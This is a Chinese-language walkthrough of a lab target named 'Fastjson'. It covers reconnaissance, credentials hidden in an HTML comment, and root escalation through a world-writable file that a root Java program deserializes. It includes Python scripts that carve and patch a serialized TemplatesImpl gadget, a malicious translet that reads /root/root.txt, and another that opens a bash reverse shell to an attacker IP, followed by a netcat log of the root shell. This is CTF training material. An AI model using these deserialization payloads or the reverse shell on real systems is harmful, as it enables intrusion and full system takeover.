

Fastjson-luoyinhui

靶机：Fastjson 作者：S@Ku_yA 靶机 ID:684

192.168.56.173

```
> nmap -sC -sV -Pn 192.168.56.173
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.3 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.67 ((Unix))
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.67 (Unix)
|_ http-title: Site doesn't have a title (text/html).
8080/tcp  open  http      Apache Tomcat (language: en)
|_ http-title: \xE5\x85\xAC\xE4\xBA\xA4\xE8\xBD\xA6\xE4\xB9\x8B\xE8\xB0\x9C
```

8080端口

- 第一关0，第二关：forName
- 发现疑似 ssh 信息

```
346         }
347     }, 7000);
348 }
349
350     setInterval(() => createIceParticle(), 480);
351     for (let i = 0; i < 10; i++) setTimeout(() => createIceParticle(), i * 180);
352 </script>
353 <!--Cirno:99999999-->
354 </body>
355 </html>
```

```
<!--Cirno:99999999-->
```

Wavelength (nm)

```
flag{f176c3af829faae619fb3d3b9aa6ae77}
```

```
sudo -l
id
uname -a
find / -perm -4000 -type f 2>/dev/null
getcap -r / 2>/dev/null
ps auxww
ss -lntp
```

The screenshot shows a file manager interface. The left sidebar displays a tree view with the following structure:

- /var/opt
 - share
 - var
 - cache
 - db

The main pane shows the contents of the selected directory, which is /var/opt. It contains a table with the following columns: 文件名 (File Name), 大小 (Size), 类型 (Type), 修改时间 (Modified Time), 权限 (Permissions), and 用户/用户组 (User/Group). The table lists two files:

文件名	大小	类型	修改时间	权限	用户/用户组
999.jar	537.2 KB	Executable	2026/05/28 12:26	-rw-r--r--	root/root
tt.java	605 B	Java 源文...	2026/05/28 12:30	-rw-r--r--	root/root

- 可疑文件
- tt.java


```

import java.io.*;
import java.util.Base64;
import java.util.Scanner;

public class tt {
    public static void main(String[] args) throws Exception{
        Scanner scanner = new Scanner(new
File("/usr/1.txt")).useDelimiter("\\A");
        if(scanner.hasNext()){
            String data = scanner.next();
            System.out.println(data);
            byte[] ass = Base64.getDecoder().decode(data);
            ByteArrayInputStream bais = new ByteArrayInputStream(ass);
            ObjectInputStream ois = new ObjectInputStream(bais);
            ois.readObject();
        }
    }
}

```

- 打开 `/usr/1.txt` 读取整个文件内容、按 Base64 解码、把解码后的字节流送进 `ObjectInputStream`、调 `readObject()` 进行 Java 反序列化



文件名 ^	大小	类型	修改时间	权限	用户/用户组
bin		文件夹	2026/05/28 11:23	drwxr-xr-x	root/root
lib		文件夹	2026/05/28 11:23	drwxr-xr-x	root/root
libexec		文件夹	2026/05/28 11:07	drwxr-xr-x	root/root
local		文件夹	2025/06/03 08:13	drwxr-xr-x	root/root
sbin		文件夹	2026/05/28 11:07	drwxr-xr-x	root/root
share		文件夹	2026/05/28 11:23	drwxr-xr-x	root/root
1.txt	3.7 KB	文本文档	2026/06/01 10:50	-rwxrwxrwx	root/root

1. 文件归 `root` ；
2. 但权限是 `777` ，普通用户可写；
3. 会被 Java 程序拿去做反序列化。

- 把原始 `/usr/1.txt` 拉下来

1. Base64 解码原文件；
2. 从对象流里抠出嵌入的 `.class` 字节码，再反编译。

```

from __future__ import annotations

import base64
import struct
from pathlib import Path

```

BASE64_BLOB = ""

r00ABXNyAC5qYXZheC5tYW5hZ2VtZW50LkZhZEF0dHJpYnV0ZVZhbHVlRXhwRXhjZXB0aW9u10fa
q2MtRkACAAFMAAN2YWx0ABJMamF2YS9sYW5nL09iamVjdDt4cgATamF2YS5sYW5nLkV4Y2VwdGl
btD9Hz4a0xzEAgAAeHIAE2phdmEubGFuZy5UaHJvd2FibGxVxjUnOXe4ywmABEwABWNhdXNldAAV
TGphdmEvbGFuZy9UaHJvd2FibGU7TAANZGV0YWlsTWVzc2FnZXQAEkxqYXZlL2xhbmcvU3RyaW5n
O1sACnN0YWNRVHJhY2V0AB5bTGphdmEvbGFuZy9TdGFja1RyYWNlRWxlbWVudDtMABRzdXBwcmVz
c2VkrXhjZXB0aW9uc3QAEExqYXZlL3V0aWwvTGlzdDt4cHEAfgAICHVyAB5bTGphdmEubGFuZy5T
dGFja1RyYWNlRWxlbWVudDsCRio8PP0iOQIAAHwAAAAAXNyABtqYXZlLmxhbmcuU3RyY2tUcmFj
ZUVsZW1lbnRhCcWaJjbdhQIABEkACmxbmV0dW1iZXJMAA5kZWNsYXJpYbmdDbGFzc3EAFgAFTAAI
ZmIsZU5hbWVxAH4ABUwACm1ldGhvZE5hbWVxAH4ABXhwAAAAIHQADWNVbS5mYXN0anNvbJf0AA5m
YXN0anNvbJEUamF2YXQABG1haW5zcgAmamF2YS5ldGlsLkNvbGx1Y3Rpb25zJFVubW9kaWZpYWJs
ZUxpc3T8DyUxtey0EAIAAUwABGxpc3RxAH4AB3hyACxqYXZlLnV0aWwvQ29sbGVjdGlbnMkVW5t
b2RpbmZlYmxlQ29sbGVjdGlvbhlCAIDLXvceAgABTAABY3QAFkxqYXZlL3V0aWwvQ29sbGVjdGl
vbjt4cHNyABNqYXZlLnV0aWwvQXJyYXlMaXN0eIHSZnHYZ0DAAFJAARzaXpleHAAAAAAAdwQAAAA
eHEAfgAVeHNyAB9jb20uYWxpYmFiYS5mYXN0anNvbI5KU090T2JqZWNoAAAAAEECAAFMAANt
YXB0AA9MamF2YS9ldGlsL01hcDt4cHNyABFqYXZlLnV0aWwvSGFzaE1hcAUH2sHDFmDRAWACRgAK
bG9hZEEZy3RvckkACXRocmVzaG9sZHhwP0AAAAAAX3CAAAABAAAAABdAACyWFzcgA6Y29tLnN1
bi5vcmcuYXBhY2hllNhhbGFuLm1udGVybmFsLnhzBHRjLnRyYXguVGvGtcGxhdGVzSW1wbAlXT8Fu
rKszAwAJSQANX2luZGVudE51bWJlckkADl90cmFuc2xldEluZGV4WgAVX3VzZVNlcnZpY2VzTWVj
aGFuaXNtTAAZX2FjY2Vzc0V4dGVybmFsU3R5bGVzaGVldHEAfgAFTAAALX2F1eENSYXNzZXN0ADtM
Y29tLnN1bi9vcmcvYXBhY2hll3hhbGFuL2ludGVybmFsL3hzBHRjL3J1bnRpbWUvSGFzaHRhYmxl
O1sACl9ieXRlY29kZXN0AANbW0JbAAZfY2xhc3N0ABJbTGphdmEvbGFuZy9DbGFzcztMAAVfbmFt
ZXEAFgAFTAAARX29ldHBldFBYb3BlcnRpZXN0ABZMamF2YS9ldGlsL1Byb3BlcnRpZXM7eHAAAAAB
/////wF0AANhbGxwdXIAA1tbQkv9GRVnZ9s3AgAAeHAAAAABdXIAA1tCrPMX+AYIVOACAAB4cAAA
BWbK/rq+AAAAANABACgASACEHACIKAAIAIQoAAgAjBwAkCgAFACEIACUKAAUAJgoABQAnCgAFACgK
ACkAKggAKwoAKQAsBwAtBwAuCgAPAC8HADAHAEBAAY8aW5pdD4BAAMoKVYBAARDb2RlAQAPTGl
ZU51bWJlclRhYmxlAQAJdHJhbnNmb3JtAQByKEXbj20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50
ZXJuYWwveHNsdGMvRE9N01tMY29tLnN1bi9vcmcvYXBhY2hll3htbC9pbnRlcm5hbC9zZXJpYWxp
emVyL1Nlcm1hbGl6YXRpb25IYW5kbGVyOylWAQAKRXhjZXB0aW9ucwcAMgEApIhMY29tLnN1bi9v
cmcvYXBhY2hll3hhbGFuL2ludGVybmFsL3hzBHRjL0RPTTtMY29tLnN1bi9vcmcvYXBhY2hll3ht
bC9pbnRlcm5hbC9kdG0vRFRNQXhpc0l0ZXJhdG9y00xjb20vc3VuL29yZy9hcGFjaGUveG1sL2lu
dGVybmFsL3Nlcm1hbGl6ZXIvU2VyaWFSaXphdGlvbkhbmRsZXI7KVYBAAG8Y2xpbml0PgEADVN0
YWNrTWFWVGf1bGUHAC0BAApTb3VyY2VGaWxlAQAJZXZhbC5qYXZlDAATABQBABBqYXZlL3V0aWwv
UmFuZG9tDAAZADQBABdqYXZlL2xhbmcvU3RyaW5nQnVpbGRlcgEABS9CYWthDAA1ADYMA DUANwwA
OAA5BwA6DAA7ADwBAAZ0b3VjaCAMAD0APgEAE2phdmEvbGFuZy9FeGNlcHRpb24BABpqYXZlL2xh
bmcvUnVudGlzZUUV4Y2VwdGlvbGwAEwA/AQAEZXZhbAEAQGNvbS9zdW4vb3JnL2FwYWN0ZS94YWxh
bi9pbnRlcm5hbC94c2x0Yy9ydW50aW1lL0Fic3RyYWN0VHJhbnNsZXQBADljb20vc3VuL29yZy9h
cGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvVHJhbnNsZXRFEGNlcHRpb24BAADuZXh0SW50AQAE
KEkPSQEABmFwcGVuZAEALShMamF2YS9sYW5nL1N0cm1uZzspTGphdmEvbGFuZy9TdHJpbmdCdWls
ZGVyOwEAHChJKUxqYXZlL2xhbmcvU3RyaW5nQnVpbGRlcjsBAAh0b1N0cm1uZwEAFcGpTGphdmEv
bGFuZy9TdHJpbmc7AQARamF2YS9sYW5nL1J1bnRpbWUBAApnZXRsdW50aW1lAQAVKClMamF2YS9s
YW5nL1J1bnRpbWU7AQAEZXhlywEAJyhMamF2YS9sYW5nL1N0cm1uZzspTGphdmEvbGFuZy9Qcm9j
ZXNzOwEAGChMamF2YS9sYW5nL1Rocm93YWJsZTspVgAhABEAEGAAAAAABAABABMAFAABABUAAAAAd
AAEAAQAAAAUqtWABsQAAAAEAFgAAAAyAAQAAAAkAAQAXABgAAgAVAAAAAGQAAAAAABsQAAAAEA
FgAAAAyAAQAAABcAGQAAAAQAAQAaAAEAfWAbAAIAFQAAABkAAAAEAAAAABEAAAABABYAAAAAGAAEA
AAACABkAAAAEAAEAGgAIAABwAFAABABUAAACWAAMAAwAAAEu7AAJZtwADSyoQZLYABDy7AAVZtwAG
Ege2AAgbtgAJtgAKTbgAC7sABVm3AAYSdLYACcy2AAi2AAq2AA1XpwANS7sAD1kqtWaqV7EAAQAA
AD0AQAA0AAIAFgAAACIACAAAAAwACAANAA8ADgAjaA8APQASAEAAEABABEASgATAB0AAAAJAAL3

```
AEAHA4JAAEAHwAAAAIAIHB0AAZzYWt1eWFzcgAUamF2YS51dGlsLlByb3BlcnRpZXM5EtB6cDY+
mAIAAUwACGRlZmF1bHRzcQB+ACB4cgATamF2YS51dGlsLkhhc2h0YWJsZRO7DyUhSuS4AwACRgAK
bG9hZlZyY3RvckkACXRocmVzaG9sZHhwP0AAAAAAAh3CAAAAAsAAAAAeHB3AQB4eA==
"""
```

```
OUTPUT_DIR = Path(r".")
```

```
OUTPUT_NAME = "carved_0.class"
```

```
MAGIC = b"\xca\xfe\xba\xbe"
```

```
def carve_first_class(stream: bytes) -> tuple[bytes, int, int]:
    class_start = stream.find(MAGIC)
    if class_start == -1:
        raise ValueError("could not find embedded class bytes")

    if class_start < 4:
        raise ValueError("found class header, but missing preceding size
field")

    size_pos = class_start - 4
    class_size = struct.unpack(">I", stream[size_pos:class_start])[0]
    class_end = class_start + class_size
    if class_end > len(stream):
        raise ValueError(
            f"embedded class extends past end of stream: end={class_end},
len={len(stream)}"
        )

    return stream[class_start:class_end], class_start, class_size



def main() -> int:
    data = "".join(BASE64_BLOB.split())
    if not data:
        raise ValueError("BASE64_BLOB is empty")

    stream = base64.b64decode(data)
    clazz, offset, size = carve_first_class(stream)


    OUTPUT_DIR.mkdir(parents=True, exist_ok=True)
    output_path = OUTPUT_DIR / OUTPUT_NAME
    output_path.write_bytes(clazz)

    print(f"wrote {output_path}")
    print(f"class offset: {offset}")
    print(f"class size: {size}")
    return 0
```

```
if __name__ == "__main__":
    raise SystemExit(main())
```



```
Runtime.getRuntime().exec("touch " + ("/Baka" + new Random().nextInt(100)));
```



- 编译恶意 class 文件
- eval.java

```
package defpackage;

import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
```

```

import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
import java.nio.file.StandardOpenOption;

public class eval extends AbstractTranslet {
    private static final Path SOURCE_PATH = Paths.get("/root/root.txt");
    private static final Path TARGET_PATH =
Paths.get("/home/Cirno/user.txt");

    static {
        try {
            String flag = new String(Files.readAllBytes(SOURCE_PATH),
StandardCharsets.UTF_8).trim();
            String appendData = System.lineSeparator() + flag +
System.lineSeparator();
            Files.write(
                TARGET_PATH,
                appendData.getBytes(StandardCharsets.UTF_8),
                StandardOpenOption.CREATE,
                StandardOpenOption.WRITE,
                StandardOpenOption.APPEND);
        } catch (Exception e) {
            throw new RuntimeException(e);
        }
    }

    public void transform(DOM dom, SerializationHandler[]
serializationHandlerArr) throws TransletException {
    }

    public void transform(DOM dom, DTMAxisIterator dTMAxisIterator,
SerializationHandler serializationHandler)
        throws TransletException {
    }
}

```

```
javac8 -source 8 -target 8 eval.java
```

- 写入 txt

```

from __future__ import annotations

import base64
import struct
from pathlib import Path

```

```

INPUT_1TXT_PATH = Path(r"D:\download\Fastjson.ova\新建文件夹\1.txt")
CLASS_FILE_PATH = Path(r"D:\download\Fastjson.ova\新建文件夹\eval.class")
OUTPUT_TXT_PATH = Path(r"D:\download\Fastjson.ova\新建文件夹\2.txt")
MAGIC = b"\xca\xfe\xba\xbe"

def patch_payload(stream: bytes, clazz: bytes) -> tuple[bytes, int, int, int]:
    class_start = stream.find(MAGIC)
    if class_start == -1:
        raise ValueError("could not find embedded class bytes")

    if class_start < 4:
        raise ValueError("found class header, but missing preceding size field")

    size_pos = class_start - 4
    old_size = struct.unpack(">I", stream[size_pos:class_start])[0]
    class_end = class_start + old_size
    if class_end > len(stream):
        raise ValueError(
            f"embedded class extends past end of stream: end={class_end}, len={len(stream)}"
        )

    patched = bytearray()
    patched += stream[:size_pos]
    patched += struct.pack(">I", len(clazz))
    patched += clazz
    patched += stream[class_end:]
    return bytes(patched), class_start, old_size, len(clazz)

def main() -> int:
    data = INPUT_1TXT_PATH.read_text(encoding="utf-8").strip()
    if not data:
        raise ValueError(f"input file is empty: {INPUT_1TXT_PATH}")

    stream = base64.b64decode(data)
    clazz = CLASS_FILE_PATH.read_bytes()
    patched, offset, old_size, new_size = patch_payload(stream, clazz)

    OUTPUT_TXT_PATH.write_bytes(base64.b64encode(patched))

    print(f"input path: {INPUT_1TXT_PATH}")
    print(f"class path: {CLASS_FILE_PATH}")
    print(f"output path: {OUTPUT_TXT_PATH}")
    print(f"patched class at offset {offset}, old size {old_size}, new size {new_size}")

```

```
{new_size}")
    return 0

if __name__ == "__main__":
    raise SystemExit(main())
```



```
flag{f8b134c9e5c4ab3c9787c29effad5e6a}
```

拿 root shell

- 第一次直接复制 /bin/bash 成功了，结果后面死活成功不了了。。。。
- 看到群里 wp 有人反弹 shell

```
package defpackage;

import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;

public class eval extends AbstractTranslet {

    // 修改为你的攻击机 IP 和端口
    private static final String ATTACKER_IP = "192.168.56.1";
    private static final String ATTACKER_PORT = "4444";

    static {
        try {
            // Bash 反弹 Shell
            String[] cmds = {
```

```

        "/bin/bash", "-c",
        "bash -i >& /dev/tcp/" + ATTACKER_IP + "/" + ATTACKER_PORT +
" 0>&1"
    };
    Runtime.getRuntime().exec(cmds);

    } catch (Exception e) {
        e.printStackTrace();
    }
}

public void transform(DOM dom, SerializationHandler[]
serializationHandlerArr) throws TransletException {
}

public void transform(DOM dom, DTMAxisIterator dTMAxisIterator,
SerializationHandler serializationHandler)
    throws TransletException {
}
}

```

```
javac8 -encoding UTF-8 -source 8 -target 8 eval.java
```

```

C:\Users\luoyinhui>nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.173] 38514
bash: cannot set terminal process group (3326): Not a tty
bash: no job control in this shell
Fastjson:~# id
id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),2
6(tape),27(video)
Fastjson:~# cat /root/root.txt
cat /root/root.txt
flag{f8b134c9e5c4ab3c9787c29effad5e6a}
Fastjson:~#

```

- 秒成功欸 (ノ ㄟ ㄟ)？ 好吧以后先试反弹